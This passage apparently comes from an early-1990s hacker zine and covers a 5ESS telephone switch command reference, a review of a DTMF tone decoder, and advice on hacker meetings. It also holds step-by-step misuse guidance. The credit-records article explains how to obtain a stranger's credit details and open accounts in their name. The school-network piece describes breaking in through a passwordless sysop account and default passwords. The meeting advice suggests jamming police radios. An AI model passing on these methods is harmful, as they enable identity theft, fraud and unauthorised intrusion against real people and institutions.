OP:LIST,LINES[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!
OP:LIST,TRUNKS[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!
OP:LIST,TG [,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

FULL: All (primary and pending) are printed. Note FULL is not the default when inputting this command.

PRINT: Print to the ROP in the CO.

a-e: This is port status to match against the subset of trunks, lines, or trunk groups that are specified. DEFAULT, moreover needs input.

The 5ESS RC/V Menu Shell

To access this shell from the RC/V channel craft shell, type:

RCV:MENU:APPRC

at the "<" prompt.

5ESS SWITCH WCDS0
RECENT CHANGE AND VERIFY CLASSES

H RCV HELP	9 DIGIT ANALYSIS	20 SM PACK & SUBPACK
A ADMINISTRATION	10 ROUTING & CHARGING	21 OSPS FEATURE DEFINITION
B BATCH INPUT PARMS	11 CUTOVER STATUS	22 ISDN — EQUIPMENT
1 LINES	12 BRCS FEATURE DEFINITION	23 ISDN
2 LINES — OE	13 TRAFFIC MEASUREMENTS	24 APPLICATIONS PROCESSOR
3 LINES — MLHG	14 LINE & TRUNK TEST	25 LARGE DATA MOVEMENT
4 LINES — MISC.	15 COMMON NTWK INTERFACE	26 OSPS TOLL & ASSIST/ISP
5 TRUNKS	17 CM MODULE	27 OSPS TOLL & ASSIST
7 TRUNKS - MISC.	18 SM & REMOTE TERMINALS	28 GLOBAL RC - LINES
8 OFFICE MISC. & ALARMS	19 SM UNIT	

To access the 5ESS RC/V menu system from the MCC, STLWS, and TLWS channel/terminals, one uses what are called pokes. The poke that is used here to access the RC/V Menu system on the 5ESS is 196.

196

at the "CMD<" prompt puts you on the RC/V menu system of the 5ESS switch. This will cause "RC/V 196 STARTING" and "RC/V 196 COMPLETED" to be printed out at the ROP.

Adding features onto the 5ESS is easy. At the craft shell of the RC/V channel type:

RCV:MENU:APPRC

This will toss you into a menu system. An example of a main menu appears above.

The help menus for the 5ESS switch are lame, but I thought that it would be good to show their contents to you just for the hell of it because it does explain a little about the switch.

Commands For Menu Pages

H - Explains commands for MENU or views. If you enter H again, then it will display next HELP page.
H# - Select HELP page. (# - help page number).
Q - Quit Recent Change and Verify.
R - Change mode to RECENT CHANGE.
V - Change mode to VERIFY.
< - Go to CLASS MENU page.
- If on CLASS MENU page Go to a VIEW MENU page #.
- If on VIEW MENU page Go to a RECENT CHANGE or VERIFY VIEW #.
#.# - Go to a RECENT CHANGE or VERIFY VIEW. (CLASS#.VIEW#).
#R - Go to Recent Change view for read.
#I - Go to Recent Change view for insert.
#D - Go to Recent Change view for delete (only print Key fields).
#DV - Go to Recent Change view for delete with verify (print all fields).
#U - Go to Recent Change view for update.
#UI - Go to Recent Change view for update in insert mode (user can change each field sequentially without typing field number).
#V - Go to Verify view.
#N - Go to next menu page. Back to the 1st page if there's no next page.

Commands For Batch

BMI - Delayed Activation Mode. Choose time or demand release (for time release add service information). Select view number for Recent Change.
BMD - Display Status of Delayed Activation Recent Changes.
BMR - Release a file of Recent Changes stored for Delayed Activation.
IM - Immediate Release Mode.

Commands For Views

< - In first field: Leave this view and return to select view number.
< - Not in first field: Return to first field.
^ - In first field: Select new operation for this view.
^ - Not in first field: Return to previous field.
> or **;** - Go to end of view or stop at next required field.
***** - Execute the operation or go to next required field.
? - Toggle help messages on and off.
Q - Abort this view and start over.
V - Validate input for errors or warnings.
R - Review view from Data Base.
I - Insert this view into Data Base.
U - Update this view into Data Base.
D - Delete this view from Data Base (only print Key fields).
C - CHANGE: Change a field - All fields may be changed except key fields when in the update mode only.
C - CHANGE-INSERT: Allowed in the review mode only - Allows you to review a view and then insert a new view with similar field. You must change the key fields to use this facility. You may change other fields as required by the new view.
P - Print hard copy of screen image (must have RC/V printer attached).

The following are used only on views containing LISTS.

` - Blank entire row.
- - Sets this field to its default value.
: - Sets this row to its default value.
[- Go backward to previous row.
] - Go forward to next row.
; - Go to end of view or stop at next required field.
- Go to end of list and stop at next non-list field.
{ - Delete current row and move next row to current row.
} - Move current row to next row and allow insert of row.
= - Copy previous row to current row.
***** - Execute the operation or stop at next required field.

If RC/V is in automatic forms presentation and "Q" or "q" is entered for the operation, the following commands are available.

A - Abort form fields. RC/V stays in the current form.
B - Bypass form. Go to next form using automatic forms presentation.
C - Cancel automatic forms presentation. The previous menu will be displayed.
H - Display automatic forms presentation help messages.
< - Bypass form. Go to next form using automatic forms presentation.

When accessing the databases, here is a list of database access selections:

I (insert) - Insert new data.
R (review) - Review existing data.
U (update) - Update or change existing data.
D (delete) - Delete (remove) unwanted data from the database.

V (verify) - Verify the data in the data base.

These are to be entered when one sees the prompt:

Enter Database Operation
I=Insert R=Review U=Update D=Delete : _

When using the RC/V menu system of the 5ESS, you may just keep going into sub-menus and fall off the end of the earth. Here are the navigational commands that are used to move around the menu system. As seen from the RC/V menu system help, you see "SCREEN X out of X". This means that there are so many screens to go and to move between the screens you use the "<" to move back (toward the main menu) and the ">" to move to the last menu. I know it is shown in the help menu, but it is not explained like it needs to be.

Batch Input

The Batch Input feature for the 5ESS switch allows recent changes (RC) to be entered at any date and time when the RC update would be performed. This allows RC input to be entered quickly, and for a large number of inputs. The large numbers of RC input can be released quickly in a batch mode. The RC input can then be entered at any time, stored until they are needed, and then released for use by the system when needed.

First and second level error correction is done during batch input. There are several different modes of batch input. These are:

BMI - batch mode input - TIMEREL and DEMAND
BMD - batch mode display
BMR - batch mode release
BMI - batch mode input - TIMEREL and DEMAND

Entering BMI one types "BMI" at the RC/V menu prompt. Once entering, you will be prompted with whether the input is DEMAND (demand) or TIMEREL (Time Release). DEMAND input allows one to manually have the batch update the database. TIMEREL is automatic. TIMEREL has one enter a time and date.

When using DEMAND, you will be prompted for the file name. The file will be in "/rclog" in the DMERT OS.

In TIMEREL, you will be prompted with the CLERKID, which in this case is the file name for the file in the "/rclog". Then for VERBOSE options, the RC SRVOR (Recent Change Service Order) is displayed on the screen.

RC SRVOR View in the BMI TIMEREL Batch Option
5ESS SWITCH
RECENT CHANGE B.1
SERVICE ORDER NUMBER VIEW

*1. ORDNO _____
*2. ITNO ____
*3. MSGNO ____

#4. RDATE _____
#5. RTIME ____

Enter Insert, Change, Validate, or Print:

ORDNO = Service Order Number
ITNO = Item Number
MSGNO = Message Number
RDATE = Release Date (Update database Date)
RTIME = Release Time (Update database Time)

BMD - batch mode display. BMD is a "mask" of RC/V done from the RC/V channel craft shell, by using the REPT:RCHIST or a pseudo-menu system. All transactions are displayed on the ROP, though the data could also be sent to a file in the "/rclog" in DMERT.

The pseudo-menu system looks like:

1. Summary of clerk activity
2. Activity by service order number
3. Activity by clerk ID
4. Return to view or class menu.
Display 1 of 2

1 allows one to view the "DELAYED RELEASE SUMMARY REPORT."

2 produces a "DELAYED RELEASE REPORT BY SERVICE ORDER."

3 produces the "DELAYED RELEASE REPORT BY CLERK ID."

4 Return to view or class menu, self-explanatory.

REPT:RCHIST - BMD

The REPT:RCHIST BMD (Text) command is done from the RC/V channel craft shell. The command synopsis is:

5E2 - 5E5 (Generics)

REPT:RCHIST,CLERK=[,FORMAT={SUMMARY|DETAIL}]{[,ALL]|[,PENDING][,COMPLETE][,ERROR][,DEMAND]}[,DEST=FILENAME][,TIME=XXXXXXXXXX];

5E6 - 5E8 (Generics)

REPT:RCHIST,CLERK=a[,FORMAT={SUMMARY|DETAIL}] {,ALL|,b}[,DEST={c|FILE}][,TIME=XXXXXXXXXX];

SUMMARY - Report selection, format by key.
DETAIL - Report selection for Recent Change entire.
ALL - Report all recent changes.
PENDING - Report pending recent change input.
COMPLETE - Report released recent changes that was successful when completed.
FILE - Name for file in /rclog.
ERROR - Report recent changes released with error.
DEMAND - Report demand recent changes.
TIME=XXXXXXXXXX - XX - month, XX - day, XX - hour, XX minute, XX - second.

BMR - batch mode release. This is the manual release (updating) of the 5ESS database. This is done from the RC/V channel craft shell. The command that is used is the EXC:RCRLS input message. There is no real need to go into this message.

Adding features RCF
(Remote Call Forward) on a 5ESS

1. At the "MENU COMMANDS" prompt of the 5ESS

(continued on page 32)

British Credit Holes

In 1984, the British government passed the 'Data Protection Act' in order to allow any individual to obtain copies of computer records which any company or organisation may have on that individual. The intention was to be able to see exactly what was being held on them and subsequently be able to correct any erroneous information.

We hear these stories of people who have been turned down for a loan when they believe that they have impeccable credit credentials. However, if the records mistakenly say otherwise, you are completely in the dark.

In the United States just about everyone knows about the importance of credit history, and checking up on individuals is purely a matter of course. Here in England, however, most individuals are completely unaware of any of this. In fact, many *companies* here are unaware of this! While organisations performing the same functions as, say TRW, do exist here, almost no one would know anything about them.

I began looking into just what everyone had on me through these credit recording companies and quickly found a flaw in the system. This flaw allows me to get a great deal of information on just about anyone. Further more, it's all perfectly legal! Let's explain how it works.

There are six main credit recording agencies here in England. For the sum of one pound and a letter with your full name, date of birth, addresses for the last six years, and your signature, you can receive printed records of everything they have on you. These records show any loans you have taken out, credit cards you have received (with their numbers and credit limits), credit checks which have been run on you, and any county court judgements you may have against you. Some will even show *how* you pay off your credit cards, by showing: if you paid off the full amount each month; if you paid it off on time; and even if you used it at all.

Now then, the flaw in the system is that information on you is not stored by anything as obvious as your name or social security number, but by your address. Furthermore, when you get a report on yourself, it not only gives all of your information but also that of anyone else who happens to have lived at that address. This means that not only do I get credit information on me, but on everyone else at those same addresses! In other words, I get to see all of their credit card numbers, dates of issue, and credit limits!

OK, so how is this useful? Well, your feverish minds are probably already thinking of devious uses for this information. Right, suppose I want to get information on *you.* All I need is your address.

Fine, so I do a credit search on myself, *but* I say that I have only lived at my current address for the last month or so, and prior to that I lived at all the same addresses which you have lived at for the last six years (of course, I don't mention you). When I get the replies, I have all your credit information. I now have details of any loans (with loan numbers), credit card numbers (with credit limits), dates and amounts etc.

I've not done anything illegal, up to this point. The next step is to write to each of the credit card companies and loan companies, etc, and ask them to send all information they have on the person whose credit information you now have. They're probably going to check a signature, so you'll need to forge the signature of the person you're spying on. The credit company will give you all the information they have on the person. This information may include things like just what it was they bought and the credit references they used to establish that you were kosher in the first place.

You will see that you can quite quickly begin to expand outwards building up a bigger and bigger picture of the individual who you are investigating. You can also get ahold of things like copies of electricity, gas, and telephone bills by saying that you suspect mail has been going missing and can they send duplicate bills to a different address.

To get a driving licence is just as easy. All you do is get the application form and fill it out saying that you have lost the previous licence and you want a replacement. You need the full name, date and place of birth, a signature, and six pounds. Also, enclose a letter saying that you want it mailed to a different address than the one you live at (because you suspect mail is going missing). Doing this, the original licence is still valid (since it has the same number) and same address, so the real owner will never be aware of this. (Incidentally, a UK driving licence does not have a photo on it and a social security number is almost never asked for.)

With the driving licence you can then open a P.O. Box which has no connection with you. It has another person's name and address associated with it. Incidentally, a P.O. Box in England offers no privacy whatsoever, since you can *demand* to be given the name and address of the owner and the post office *have* to give it to you. I have been told of the post office checking up on people applying for P.O. boxes by actually calling around to see them.

As you begin to build up more and more information on the individual, sooner or later you will start getting information like bank details i.e. account numbers and sort codes as well as any mortgage information etc. You're in a position to really start doing some nasty damage. With a driver's licence you can open a bank account and have all the bank information sent to the P.O. Box. You're now in a position to begin using someone else's credit without them even knowing!

There is actually a reason why credit information is sorted by address. Apparently, statistically, bad payers tend to associate with other bad payers. This means that if you live in an area which is notorious for debts then it will be assumed that you too are bad at paying off your debts. It also counts against you if you live in a bad neighbourhood or estate. If a previous owner, or occupier, was a credit risk then even though you may never have even met them their bad credit rating can be attached to you - and there's nothing that can be done to change it!

The way that things are set up means that it would be extremely difficult for them to change the system. Luckily, very few people know about this so it's not an immediate problem.

high school hacking

by The 999

I recently messed around with our school's new network. It is run on new IBM PS/2's. Each workstation is a 286 and the servers are 486's. There are three networks, each networked with each other. It is all run on a fiber optic Token Ring network. Hacking this system is so easy it's almost unbelievable. There are three ways to do it. All three ways are equally easy; it just depends on what you want to do.

After loading up, the system displays a digitized picture of a rose in the background and asks for your name or number. Students use their student ID numbers as their user name. The teachers use their own names. The administrators use Administrator and Sysop.

First off, logging on as the sysop. The idiots who run this thing (the teachers, enough said) don't have a password on the sysop account. If you try to log in as administrator, it will ask you for a password. I don't know what it is. But if you try to log in as sysop, it will beep and you're in, password free. You have to be careful that no administrators are nearby, as that beep is only made when the sysop logs in.

Now that you're in, you will get a large menu with all the choices. They consist of various sysop functions, from Add/Remove/Edit user account, Add/Remove files, Change password, etc. I like the edit and make user account features. Editing an account is very easy. It asks for the user's name, grade, etc. This info is all available by pressing F1, which gives you a *long* list of every user, listing their name, ID number, and grade. So you just enter what you want and you have their account on your desktop. Edit away. Making an account is the same, except you make up info instead of using real information. Make your own sysop level accounts. Why not? The sysop account that you are on can do *anything* you want to do.

Getting into DOS. Easy. When the machine is booting up, press Control-C and/or Control-Break to terminate the batch job. There you go. DOS. I would suggest waiting until you see the stuff about "inserting ring into network" or whatever. Then break the batch. If you break before this, you will only be able to mess with the local hard drive, not all of them. On the system I was working on, the local drive was h. The main stuff was on t. There are a lot of logs on h. All the drives pretty much look the same, with the same directories and all. But they are a little different, and the files in the directories are different. There are many neat tricks once you're inside DOS.

The directories follow a strange naming structure. The names of each user's directory is the user's name, underline characters (_'s) to fill up the eight character name, but then they might also have a three character extension as well. For example, one user (number 8344) has directories called 8344____.___, files called 8344____.__#, 8344____.__@, and so on. Strange. DOS doesn't seem to care though. The teachers follow the same format. A teacher named Mrs. Rosenthal had directories called ROSENTHA.L__. Interesting to say the least. I enjoy hacking this system just to look at the weird tricks this netware pulls.

Hacking accounts. Easy too. If you didn't get on as the sysop and steal an account or make your own, and you don't want to mess around under your own name, this is for you. When the systems are put up, and when users are added, they all get the default password. On our systems, the password is DOG. So first, you pick a student number. These can be gotten in many places so you don't have to even guess. Look at any teacher's grade book or any attendance sheet, etc. They all have the ID number right next to the student's name. Now you log in using that number. At the password prompt, enter the default password. The easiest way to figure out the default password is to simply remember what it was the first time you logged in as yourself. Changing the password of the account you are using is simple - it's a choice from your main menu. You have to enter your current password and it doesn't echo, which prevents you from just going up to a terminal someone left without logging off and changing the password. Also, shoulder surfing is not hard, especially since most users are computer illiterate. Most will even tell me their password! Like when they change it, they tell me what it is voluntarily.

If you are on as a student, not a sysop or other super user, you can still do anything you want, almost. Go to Microsoft Works, which usually comes with the systems and is on everyone's menu. You can now load any file you want. I am still trying to find the password files. Another nice feature of Microsoft Works is the run external program choice from the file menu. "DOS prompt" is one of the choices. If you run it, you will be in a full DOS shell. You can do anything you want. You can do the same things you could if you broke the batch file while booting up. You might have some drives that you can't log into. It depends on the restrictions of the user that you are using.

There is a neat directory called Autolog and Autolog2. There are files called *.lgn, where * is a number. These files have various things in them. I assume they are some sort of macro autologin things or something. The ones I looked at said things like "Hello Butch, the time is" and some kind of time string and stuff like that. But it also lists the user's root directory and drives. Like if it has a:-h:, that user has access to drives a through h. The directory listed in there is the user's work directory, where all of their files are saved.

I hope I have helped to open your mind to hacking local school networks. These can be found by walking around the school looking into windows for a PS/2 computer lab. You can then just walk in, sit down, and hack away. If for some reason someone asks why you are in there, say you're there for your history class or whatever.

PRODUCT REVIEW

TDD-8 DTMF Decoder
$99, MoTron Electronics
310 Garfield St. #4
Eugene, OR 97402
(503) 687-2118
Review by Les Inconnu
(Sydney, Australia)

For some months now, *Popular Communications* has carried an advertisement for a 'Touch-Tone Decoder/Display & ASCII Converter Board'. As described, this device, the TDD-8, displays all 16 DTMF digits and provides an ASCII serial output. Input is accepted from any audio source: radio receivers, cassette recorders, answering machines; there is also IBM software to decode and store the results.

Now something like this is sure to pique the interest of any phreak because it can be almost as important to decode DTMF tones as to generate them, but at ninety-nine dollars a throw (and U.S. dollars at that) plus extras, plus postage, it seems a little too expensive for mere curiosity. However, such a device has just found its way here to the far side of the planet, and it is indeed a very useful tool for exploring the telephone system.

First Contact

The package arrived from Oregon, airmail, in just two weeks. That in itself is worth mentioning when airmail delivery to Australia can take from five to twelve weeks. Very good service!

Not so good though was the documentation. The package contained a fully-assembled board, two cables, and a 5.25" disk. That's it! *No* documentation. No READ.ME file. Nothing!

The board itself is a 150mm by 60mm double-sided PCB whose most noticeable feature is eight seven-segment LED displays. These display the digits decoded. The first digit appears in the rightmost display, and automatically scrolls to the left as more digits are decoded.

A 40-pin chip with no markings other than "TDD-8" and a proprietary code, hand inked on a stick-on label, is obviously full of magic. The presence of a crystal on the board seems to indicate sampling techniques, as well as a shift register clock. Apart from a 7805 to turn the 12 volts into 5 volts, a green LED to indicate Power On, and some driver transistors and passive components, the board is bare.

Or almost bare. There are three miniature push-button switches: CLEAR, SCROLL <-, SCROLL ->. There are also three sockets: AUD, SER, and a concentric 2.1mm power connector. The power connector proved to be centre positive, outer negative (there is no standard for these things), however a protective diode has been installed across the input and this should keep the board from harm. A 2.5mm connector will fit, with a little force.

The AUD and SER sockets take subminiature 3.5mm jack plugs. Two cables are provided, at $(US)20 extra. One is a one metre long cord with two wires and 3.5mm plugs at each end. One end sticks in the audio outlet of a radio receiver, such as a scanner, and the other goes into the AUD input of the board. Obviously this carries the input signal.

The other cable has a 3.5mm plug at one end, and this inserts into the SER outlet on the board. The other end of the cable has a D25 socket which attaches to COM1 or COM2 of your IBM backframe. The wiring for this cable is simple. Tip goes to pin 3. Sleeve goes to pin 7. Wire up both of these cables and save yourself twenty smackers.

A 120 volt AC to 12 volt DC converter is also available, but was not ordered, being of no use here where the power is 240 volts AC (and 260 volts AC in the west).

Setting It Up

Operation is very simple, in spite of the lack of instructions. Plug a 12 volt source into the power connector. The display flashes momentarily while the green LED lights up. The TDD-8 takes 75 mA with no display, 150 mA with all the displays lit. In their advertisements MoTron specifies 300 mA but 150 mA is the maximum, even while operating, so a battery supply would be easy. Eight alkaline C cells would be enough.

The AUD line will connect to a scanner audio outlet. "Ext speaker" or "record" provides sufficient voltage. Minimum input seems to be about 1.5 volts peak-to-peak in practice, while maximum is not known, (we were a wee bit cautious) but clipping seems to take place at 5.0 volts peak-to-peak. Just as the ad says, it is happy with the output of receivers, tape and cassette recorders, and answering machines.

Field Use

Now for all sorts of reasons, cost and fragility of the device being among them, we do not recommend that you hang one of these off a twisted pair with alligator clips. However, if you can put the TDD-8 into a suitable box it can be used, attached to a hand-held scanner or similar receiver. The box will need to have a transparent lid to read the display, attachments for the three switches, and three holes for the leads. You will have to work this out for yourselves. When used as a portable device only the AUD and power connectors are used. The TDD-8 holds 40 digits (rather than the 32 advertised) but it cannot tell where one sequence begins and ends. So if you have five eight-digit numbers, they will all run together as one big 40-digit number.

0 to 9 and A to D are all easy to read on the seven-segment display. # shows as three horizontal lines, one on top of the other, while * shows as a distorted S. It is

easy to read with practice.

The two SCROLL buttons let you scroll through the memory. CLEAR will clear everything.

Connecting to a PC

While almost any computer with an RS-232-C connector and a dumb terminal program will receive something from the TDD-8, unless you write your own program it will not perform any better than the inbuilt display.

For IBM's (and compatibles), MoTron provides a 5.25" disk with a single file: TONELOG.EXE. When this is installed and the TDD-8 connected to COM1 or COM2 via the SER outlet the full power of this device is seen.

Run TONELOG.EXE and it first searches for the TDD-8. If it is not connected a bar (you couldn't call it a window) appears and tells you to connect it to COM1 or COM2. This is about as user-friendly as it gets, but then most of us won't be worried by this.

At the bottom of the screen is a two line menu. F1 to F4 and F6 to F11 all provide toggle switches. F5 is not used. F10 and F11 have no function, but all the others allow you to toggle between COM ports, switch the printer on and off, print, exit, or nominate a data file (PHONELOG.DTA is the default).

F7 brings up an empty window to let you set the alarms. However, there is no explanation as to how to do this, or even what alarms are. F8 toggles these mysterious alarms.

A sample PHONELOG.DTA is shown below. This file preserves exactly what appears, in real time, in the screen above the menu.

```
01-21-1993  21:35:10  11111111      1-111-1111
01-21-1993  21:35:20  22222222
01-21-1993  21:35:36  33333333
01-21-1993  21:35:46  1
01-21-1993  21:35:58  *
01-21-1993  21:36:36  7
01-21-1993  21:36:46  0
01-21-1993  21:37:16  #
01-21-1993  21:37:17  0*78965441123668774588745 8*#
01-21-1993  21:50:45  5
01-21-1993  21:51:06  1234567890*#
01-21-1993  21:51:14  1234567890*#
01-21-1993  21:51:21  123456987789654123 2*23321#
01-21-1993  21:51:37  8
01-21-1993  22:03:00  12345678901234567890123456789
                      01234567890123456789
                      1234567890#
01-21-1993  22:04:00  1111111       111-1111
01-21-1993  22:04:11  22222222
01-21-1993  22:04:22  333333
01-21-1993  22:04:30  44444444
01-21-1993  22:04:41  5555555       555-5555
01-21-1993  22:04:49  66666666
01-21-1993  22:04:59  7777777       777-7777
01-21-1993  22:05:07  8888888       888-8888
01-21-1993  22:05:16  9999999       999-9999
01-21-1993  22:05:23  0000000       000-0000
01-21-1993  22:05:32  *******
01-21-1993  22:05:41  #
01-21-1993  22:05:41  #
01-21-1993  22:05:41  #
01-21-1993  22:09:05  021234567
01-21-1993  22:09:19  00111239456753
01-21-1993  22:30:47  *
01-21-1993  22:31:10  *0987654321#
```

Each line has the same form:

1 Date as MM-DD-YYYY (eg: 01-15-1993 for 15 January 1993). Obviously the product is aimed at the US market, so it may just be a quibble to complain that the DD-MM-YY format that almost all the world uses is not an option. Still, it's annoying.

2. Time as HH:MM:SS in a 24-hour clock.

3. Digits as received.

4. If you received 7 digits, these are repeated in the form nnn-nnnn. If you received 8 digits, these are repeated in the form n-nnn-nnnn, but not always. # is taken as an end-of-dial signal. A new line starts after every #. Any five-second pause is also taken as an end-of-dial signal. We have not yet found any limit to the size of PHONELOG.DTA, but in practice you would want to keep it fairly small. If no # or five-second pause is found, then DTMF digits are recorded on the same line. There is no limit to this, but only the first 52 digits are saved to the file.

Radio Interference

As you would expect, there is some RF interference from the shift register clock, especially from 7 to 35 MHz. This is only harmful if you sit the unshielded board next to a receiver. About 50 cm separation seems to cure it, but you may have to experiment.

Operation

Proper detection of DTMF tones depends on the signal-to-noise ratio received. This will depend on your radio link. We can envisage using the device to decode recordings made of tones sent by small transmitters, with the unattended receivers placed fairly close to the transmitters.

What More Can We Say?

The lack of documentation is a nuisance, but it can be coped with. A very interesting little device. One of the most useful we have seen. A pity that like a lot of good tools it's so expensive.

MEETING ADVICE

Following the disruption of the November 2600 meeting in Washington DC, we have received several suggestions on strategies and ways of preventing problems in the future. We are printing two of those here.

While we must thank the contributors for sharing their thoughts, we have to point out that neither piece really captures the spirit of a 2600 meeting. While the first article contains good suggestions and valuable tactics, it could also give the impression that the primary reason for our meetings is to outwit and defeat the authorities who happen to be present. While this feeling may exist, and is certainly intensified during harassment campaigns, the main reason for our gatherings is simply to get together, meet people, and show the world that we've got nothing to hide. The meetings are not acts of civil disobedience. Nor are they forms of guerrilla warfare. If, however, the authorities step over the line, we are prepared to make it an issue in a civilized and mature manner, as was proven in Washington DC. Otherwise, we bear no animosity towards people in uniforms.

The second article comes from a journalist who suggests ways of "legitimizing" 2600 meetings. Again, many of the suggestions are sound and worth pursuing. But our meetings are flagrantly informal, to the degree that any agenda or form of organization would be largely alien to us. Hackers exist best in an unstructured environment and it would be wrong for any of us to try and change that. What we can do is show the world that our unstructured existence, both at the meetings and on computers, is not analogous to chaos.

---

by Parity Check

The recent disruption of hacker meetings by law enforcement agencies in the United States has gotten me to think about security in public places. There seems to be a misconception that since you are in a public place, the cops will be less inclined to harass you because of bad press. Nothing could be further from the truth. The officials have public relations people that could convince the average population that the pope is, in fact, the devil himself. Then again, considering the average Joe Cool, it's relatively easy to do.

If they nail you in a mall, they can BS everyone by saying that you are a young offender, urban terrorist, drug dealer, or something. The fact that most of us in the underground community are young doesn't help: Who are you going to trust? The respectable looking gentleman in uniform, the last line of defense against anarchy? Or the rather snotty looking kid in jeans who's carrying all those illegal looking devices? Much too young to be on his own. I'll bet he has a police record. What's he up to? He probably wants to steal my wallet! That'll teach him! (Get the point?)

First of all, don't call a meeting on the fly. Plan it. Go there even before spreading the word of the meeting and look around. Draw a map if you have to. Look for exits, note where they are, how many, etc.... Your meeting place should have 360 vision all around to see trouble coming up to you. If you know what's coming up at you, you'll have more time to react, hence more time to make the right decision for that situation.

You might want to consider having spotters walking around the mall. Have them come in a couple of hours before you and take places at the food court, rest area, or whatever and start talking with each other, basically looking like John Q. Public, blending in with the background. Their job is to watch the watchers, look at people who are around, and look for stares at your group. They are your source of intelligence on the environment around you. If you get advance warning of a build-up in the cop to joe ratio, then your chances of confrontation are far less.

One thing that will tip you off as to someone's intentions is the body language. Most of us don't realize it but we constantly give indications of our intents and internal emotions. Probably the most expressive are the eyes. This is why bodyguards wear dark glasses. Except with very good training and practice, it cannot be stopped. Look it up somewhere in a book and use your gut feelings.

Set up a danger signal with your people. You can have the simplest of hand signals to a wireless mic in your friend's collar that transmits to your walkman "playing" George Bush's greatest hits or something. Pick your

spots carefully. You want your spotters to be well situated, where they can look and see everything. If the place has many levels, put people on the highest; they'll have a much better view of things and will be able to check the bigger pictures. However, you will lose body language at this distance. If you can get access to an apartment or an isolated place overlooking the meeting, you can get carried away with a camera and binoculars - more stuff to use against them if you do get harassed by an agency. You also want a plan if the shit really hits the pan. The first thing to do is spread out: a mob is easy to contain because everyone's together as a single target. A set of 15 individuals heading in all directions is a pain to control because they now have multiple targets, thus they will be less effective. Next, you want your people to be organized and the cops confused. This maximizes your chance of escape. One thing you can try is having a female in your group wait till one gets close to her and then scream *rape!* or something really embarrassing. It will not look real, but it just might confuse them and seriously embarrass them. One thing that you might try but that I'm really itchy about is using a laser pointer or a hydrogen (red) laser of some kind. Tell your spotters to sight it on the cops. With luck they might think it's a gunsight. This however might bring more harm than anything else since they might lose it and shoot (at you).

Another way of creating confusion is jamming the radios they have. It will not last long as they will resort to backups and landlines but it will give you a couple of seconds.

The methods available to create confusion are countless but you will want to weigh the consequences of your actions. Firing up a half dozen industrial grade smoke bombs is *not* a good idea: there will be a panic and a stampede in which people (this means you) could and will get hurt and/or killed. This is without mention of the legal actions that could be taken against you with reason.

On the lighter side, nothing would be worse that resetting the burglar alarms to *arm* mode, sounding the flood alarms, throwing water balloons from another position, sending a bucket of ball bearings sailing across the floor, a water pistol filled with crazy glue, turning off all the lights, toying with the PA system so that the volume is *real* loud, or anything that will create general mayhem.

In conclusion, this is the real ball game. The above might sound paranoid and it probably is, but I'd rather be a free-roving paranoid than in prison. The other team has (some) training to fall back on. You have your guts and your knowledge. The one that reacts the fastest and the wisest wins.

---

by Romula Velcro

Your meetings are being disrupted. Illegal searches and seizures are taking place. You're being treated like a criminal simply because you are a member of a certain group. You're being intimidated, harassed, or even detained without being accused of a crime. Your constitutional rights are being infringed.

If these things are happening to people in your group and you're not getting any press coverage (or any coverage you do get is biased in favor of official and corporate sources), it's time to start developing a relationship with your local media. You need to let them know your side of the story. Radical, "alternative" weeklies will be more sympathetic, but there are ways to work with the "mainstream" press too, so don't ignore it. Keep in mind that a majority of reporters are liberal, even though their employers are not.

Here's what you can do.

1) Name your group, get a post office box, design a logo, get some letterhead, choose one person to be the publicity director, and start writing press releases. If you can afford one, rent a private P.O. box. Be sure to ask the mailbox company about their privacy policies; many allow box renters to use pseudonyms. They often have voice mail and fax services, so take advantage of them. These services are expensive but worth it, so pool your funds. Getting a U.S. Mail post office box under the name of a group requires supplying the names and addresses of one or two people in the group, and anybody can call the post office and find out who rents the box.

2) Call the newspaper and get the mailing address for the news department, ask who the city editor is, get their extension number, and direct your press releases and phone calls to that person. Find out if there is some kind of guide to communicating with the paper that tells "who's who" at the paper and what they do. Pick one up or have one mailed to you.

3) Make sure that you have "news" to communicate. If your meetings are being monitored or disrupted, if members are being

followed, if other harassment is taking place, that's news. Arrests and lawsuits are also news.

4) Consider publicizing your meetings. (Your group may even decide to establish a "public" or "legitimate" arm for public relations purposes while maintaining a private "core".) Meet regularly, decide on a topic of discussion for each meeting, and don't make it too technical. Privacy and "big government" issues — Caller ID, credit reports, public information, data security, etc. — are most likely to get members of the public interested.

5) Get a public meeting space. Universities, public libraries, the Unitarian Society, community centers, churches, city recreation departments, etc., often have low-cost or free spaces for public use. Watch the newspaper's calendar listings to find out where various groups meet. Network with other radical and free speech-oriented groups to find out where to meet, who their media contacts are, what their experiences with harassment have been, how to find a good lawyer, etc.

6) When you have a meeting time and place established (plan at least a month in advance), announce the meeting at least two weeks in advance by sending a press release to every daily and weekly newspaper in your area. Write a headline saying something like "Hacker Group Opens Meetings to Public." List the name of your group, topic of discussion, names of guest speakers, time, date, place, and contact name and phone number. Send one release to the calendar listings section and one to the city editor or a sympathetic reporter. Why not send one to your friendly Secret Service or FBI agent? See how many people you can get to come to your meetings. By avoiding any hint of clandestine activities, you'll make it harder for the feds to harass you.

7) Invite speakers from a nearby university, ACLU, law enforcement, local Secret Service or FBI office, a representative of the phone company, etc., to address your meeting. How about a panel discussion with representatives from academia, government, corporations, ACLU, the media? Keep the media informed of your activities. ("Hacker Group to Host Computer Piracy Forum" would be an eye-catching headline.)

8) If you have filed a lawsuit, it's a good idea to contact the paper's court reporter (or have your lawyer do it) to alert them to the suit and to leave a contact name and phone number so they'll be able to reach you for comment. Naturally, they can get this information from the court - *if* they're aware that the suit has been filed and *if* they're interested - but call them anyway.

9) If your meetings are being disrupted and an editor doesn't want to cover your story, ask him or her if he or she would cover the story if your group were the NAACP. The media will pay attention to you if they are made to understand the issues underlying your problems. If you are only interested in breaking into computer and phone systems for fraudulent use or to steal data, you're not going to get much sympathy. If, however, your right of public assembly, right to protection against illegal search and seizure, and right to free expression are being infringed upon because you happen to be a member of a certain group, the media should be interested in these issues.

10) Check out your local public access television station. In my community, Cox Cable has a monopoly on cable TV and, as part of its contract with the city, is required to fund the city's public access TV station. This station must air all noncommercial video submitted by the public (even birthday parties, little Susie's first haircut, etc.), completely free of censorship. Maybe you can videotape your meetings (they should be around 28-29 or 58-59 minutes in length) and send them to the station for broadcast, or appear on someone's show, or produce your own show.

